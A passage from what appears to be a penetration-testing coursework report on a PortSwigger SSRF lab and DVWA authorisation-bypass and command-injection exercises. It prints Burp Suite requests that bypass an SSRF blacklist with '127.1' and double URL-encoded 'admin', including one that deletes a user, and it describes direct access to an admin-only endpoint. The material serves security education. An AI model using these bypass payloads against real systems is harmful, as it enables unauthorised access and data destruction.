


Figure 19 - Check Stock function in a product page

Intercept HTTP history WebSockets history Match and replace Proxy settings							
Filter settings: Hiding CSS and image content; hiding specific extensions							
# ^	Host	Method	URL	Params	Edited	Status code	Length
1	https://0ae5003e04168d4e80...	GET	/			200	10899
33	https://0ae5003e04168d4e80...	GET	/academyLabHeader			101	147
34	https://0ae5003e04168d4e80...	GET	/			200	10812
39	https://0ae5003e04168d4e80...	GET	/academyLabHeader			101	147
40	https://0ae5003e04168d4e80...	GET	/product?productId=1	✓		200	5425
50	https://0ae5003e04168d4e80...	GET	/academyLabHeader			101	147
51	https://0ae5003e04168d4e80...	POST	/product/stock	✓		200	109

Figure 20 - product/stock request in Burp Suite HTTP history

The product stock checker was first identified as a possible SSRF entry point. As shown in Figure 20 and 21, Burp Suite showed that the web application sent a request which contains a stockApi parameter.

Request

Pretty
Raw
Hex
Hackvortor

1 POST /product/stock HTTP/2
2 Host: 0ae5003e04168d4e8064cb7000c60072.web-security-academy.net
3 Cookie: session=Z0wxHaaZaIdyAc9AmEIq6cg9zm0JptbX
4 Content-Length: 107
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

Figure 21 - HTTP request of stock checker

Then, the stockApi parameter value was changed to 127.0.0.1:8080, localhost:8080, 127.0.0.1 and then localhost. All these resulted in a blocked response as seen in figure 22. This indicated that a blacklist-based protection may have been implemented.




Figure 22 - Blocked response after modifying stockApi parameter

By using the alternative loopback notation “127.1”, a valid response was returned and this confirmed that internal resources could still be reached via the vulnerable server (Figure 23).




Figure 23 - Valid response after bypassing blacklist filter with 127.1

The HTTP request was then sent to the Intruder to test a small set of commonly used internal paths. As seen in figure 24, payload markers were added to perform a Sniper Attack.




Figure 24 - Adding the payload markers for Burp Suite Intruder




Figure 25 - Payloads in Intruder

The payloads words were dash, signin, login, admin, status, checkout, stock, product/stock, test, hello, and live.

2. Intruder attack of https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload	Status code	Response rec...	Error	Timeout	Length
0		200	27			10968
1	dash	404	47			218
2	signin	404	39			218
3	login	200	71			3500
4	admin	400	60			173
5	status	404	74			218
6	checkout	404	78			218
7	stock	404	24			218
8	product/stock	405	78			249
9	test	404	104			218
10	hello	404	66			218
11	live	404	80			218

Figure 26 - Result of Sniper attack

The results of the sniper attack (figure 26) show Login (request 3) and the Home (request 0) pages were reachable. Furthermore, the admin page (request 4) was handled differently compared to other invalid paths. This was probably due to the admin page being filtered out.

Request

```
Pretty Raw Hex Hackvortor
1 POST /product/stock HTTP/2
2 Host: 0ae5003e04168d4e8064cb7000c60072.web-security-academy.net
3 Cookie: session=Z0wxHaaZaIdyAc9AmEIq6cg9zm0JptbX
4 Content-Length: 30
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/146.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2F127.1%2Fadmin
```

Figure 27 - Trying to send a request to admin page

A direct request to admin was blocked by the blacklist. Furthermore, a single URL-encoding “admin” also failed (Figures 22, 27 and 28) but double URL-encoding bypassed the blacklist and returned the response as shown in Figures 29 and 30.

```
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2F127.1%2F%61%64%6d%69%6e
```

Figure 28 -Single URL-encoding for admin

```
Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin: https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
    https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http%3A%2F%2F127.1%2F%36%31%25%36%34%25%36%64%25%36%39%25%36%65
```

Figure 29 - Double URL-encoded admin used to bypass the blacklist

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=hHeMYJDq2RZlVW7JHNNn4vmnAZKsYwxx; Secure; HttpOnly; SameSite=None
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 3178
7
8 <!DOCTYPE html>
9 <html>
10   <!--LAB_HEAD_START-->
11   <head>
12     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
13     <link href=/resources/css/labs.css rel=stylesheet>
```

Figure 30 - Valid response after bypassing the admin blacklist

```
j2     <a href="/admin">
        Admin panel
      </a>
      <p>
        |
      </p>
j3     <a href="/my-account">
        My account
      </a>
      <p>
        |
      </p>
j4   </section>
j5 </header>
j6 <header class="notification-header">
j7 </header>
j8 <section>
j9   <h1>
        Users
      </h1>
j10  <div>
j11    <span>
        wiener -
      </span>
j12    <a href="/admin/delete?username=wiener">
        Delete
      </a>
j13  </div>
j14  <div>
j15    <span>
        carlos -
      </span>
j16    <a href="/admin/delete?username=carlos">
        Delete
```

Figure 31 - Internal admin response revealing user-deletion URLs

```

7 Sec-Ch-Ua: Not-A.Brand ,v= 24 , Chromium ,v= 140
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/146.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2F127.1%2F%36%31%25%36%34%25%36%64%25%36%39%25%36%65/delete?username=carlos

```

Figure 32 - Repeater request used to delete the user carlos via SSRF

Response

Pretty
Raw
Hex
Render
Hackvector

⏏
⌵
⌵
⌵

```

1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=16gZS0tn1tEEYwcbDr3ALp7KdnMm1H6k; Secure; HttpOnly;
    SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0

```

Figure 33 - Server response after submitting the deletion request

[←](#)
[→](#)
[↺](#)
[https://0ae5003e04168d4e8064cb7000c60072.web-security-academy.net](#)
🔍
☆
🔗
📄
👤

SSRF with blacklist-based input filter

LAB
Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!
🐦
in

Continue learning >>

[Home](#) | [My account](#)

WE LIKE TO

SHOP

Figure 34 - Message that shows lab has been solved successfully

In Figure 31, the response contained account deletion URLs, including one for carlos. That deletion URL was then sent via Repeater using the stockApi parameter and the same SSRF technique which resulted in a successful response (Figures 32, 33 and 34). This demonstration shows that the SSRF protection failed because it relied on weak blacklist filtering.

4. Authorisation Bypass

Authorisation Bypass is a form of vertical privilege escalation caused by broken server-side authorisation checks where a server does not enforce any policies or protections for sensitive data only accessible to privileged users [9]. In web applications, access control determines whether an authenticated user is allowed to perform a particular action or reach a particular resource.

In this case, this vulnerability is best classified as a function-level access control vulnerability which results in vertical privilege escalation. Rennhard et al. explains that function-level access control vulnerabilities are a result of web applications not performing thorough checks of whether the current user is authorised to access specific functions or data [1]. PortSwigger reports that these vulnerabilities usually stem from sensitive features or data being obscured and unprotected. This means that a user may still be able to reach it by conducting thorough reconnaissance around the system [9]. Missing or incorrect authorisation checks, configuration errors, or flaws in frameworks and server-side components may further lead to such vulnerabilities [1].

These attacks could have serious impacts especially within a live production environment for a business. Rennhard et al. highlights that they could result in a range of cyber incidents from information disclosure to unauthorised data manipulation, and may even lead to complete control of the affected application [1]. The severity of this attack is further supported by the 2025 OWASP top 10 ranking where broken access controls are ranked as number one [10]. If access controls are not implemented securely, the consequences would include data breaches, loss of confidentiality, reputational damage and regulatory consequences.

In terms of preventing authorisation bypasses and similar exploits, obfuscation techniques such as hidden links or interface restrictions should not be solely relied on. Furthermore, access to a resource or function should be denied by default unless they are intended for all users, and thoroughly audit and test access controls mechanisms [9].

4.1. Authorisation Bypass Demonstration

To demonstrate the authorisation bypass, the DVWA application was first accessed using the low-privileged account with the username gordonb.




Figure 35 - DVWA login page with gordonb's account

The penetration tester first logs in to gordonb's account which is a normal user account as compared to the admin account of the DVWA.




Figure 36 – gordonb's home page which does not have the Authorisation Bypass page

The Authorisation Bypass page was only visible to admin accounts and was not visible to gordonb who is a normal user (Figure 36).




Figure 37 - Admin's view of the home page

He then switched accounts to admin and updated Bob's last name to Hamilton (Figure 37).

After those changes were made, figure 38 shows the Burp Suite HTTP history which reflected the requests made to "get_user_data.php" and "change_user_details.php".

Intercept HTTP history WebSockets history Match and replace Proxy settings			
Filter settings: Hiding CSS and image content; hiding specific extensions			
#	Host	Method	URL
13	http://127.0.0.1	GET	/DVWA/vulnerabilities/
14	http://127.0.0.1	GET	/DVWA/vulnerabilities/authbypass/
15	http://127.0.0.1	GET	/DVWA/vulnerabilities/authbypass/
16	http://127.0.0.1	GET	/DVWA/logout.php
17	http://127.0.0.1	GET	/DVWA/login.php
18	http://127.0.0.1	POST	/DVWA/login.php
19	http://127.0.0.1	GET	/DVWA/index.php
20	http://127.0.0.1	GET	/DVWA/security.php
21	http://127.0.0.1	GET	/DVWA/vulnerabilities/authbypass/
22	http://127.0.0.1	GET	/DVWA/vulnerabilities/authbypass/get_user_data.php
23	http://127.0.0.1	POST	/DVWA/vulnerabilities/authbypass/change_user_details.php
24	http://127.0.0.1	POST	/DVWA/vulnerabilities/authbypass/change_user_details.php

Figure 38 - HTTP history which shows the requests made



Figure 39 - Protected user data shown to gordonb

After identifying these endpoints, he switched the sessions back to gordonb, and get_user_data.php was requested directly via the browser. Even though gordonb has no administrative privileges, the web application returned the user data. This shows that access control was only applied in the web application interface and not properly enforced on the server-side.

5. Command Injection


Command Injection is a vulnerability that allows a malicious actor to run operating system (OS) commands on the back-end server of a web application. More specifically, the attack occurs when untrusted user input is sent to an OS system interpreter and the input is then executed as commands [11], [12]. As Wang et al. explains, the attacker could exploit the parameter section of an HTTP request to inject malicious commands, which would then be executed with the application's permission level [13].

These attacks if successful may completely compromise web applications and their data, expose sensitive server information, and allow attackers to infiltrate other parts of the hosting infrastructure [12]. Wang et al. further note that these attacks can undermine data security and integrity, enable unauthorised remote access, disrupt services, and even result in persistent control over enterprise networks [13]. Similar to the previously discussed attacks, this could lead to operational disruption, financial loss, reputational damage, and wider compromise of internal systems for organisations.

To defend against command injection, the strongest approach is to avoid calling OS commands from the application layer wherever possible and instead use safer APIs that keep data separate from commands. And in cases where this isn't possible, strong server-side input validation should be applied, ideally via whitelists of permitted values or restricting input to expected formats such as numeric or alphanumeric data only [11], [12].

5.1. Command Injection Demonstration

To demonstrate Command Injection attack, the Command Injection module in DVWA web application was used with the security level set to “High”.



Vulnerability: Command Injection

Ping a device

Enter an IP address:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.026 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3095ms
rtt min/avg/max/mdev = 0.019/0.027/0.036/0.006 ms

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Figure 40 - Normal behaviour when an IP address is submitted

The “Ping a Device” form was first tested with 127.0.0.1, which printed out the normal ping output as expected (refer Figure 40). This established the baseline behaviour of this function.

```
1 POST /DVWA/vulnerabilities/exec/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 26
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KH
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/DVWA/vulnerabilities/exec/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=0e6046058f2d24d9102e4c5c9c8ccceb; security=high
21 Connection: keep-alive
22
23 ip=127.0.0.1&Submit=Submit
```

Figure 41 - Intercepted request in Burp Suite

The HTTP request was then intercepted using Burp Suite which highlighted the “ip” parameter as displayed in Figure 41.

```

Vulnerability: Command Injection
</h1>
79
80 <div class="vulnerable_code_area">
81   <h2>
      Ping a device
    </h2>
82
83   <form name="ping" action="#" method="post">
84     <p>
85       Enter an IP address:
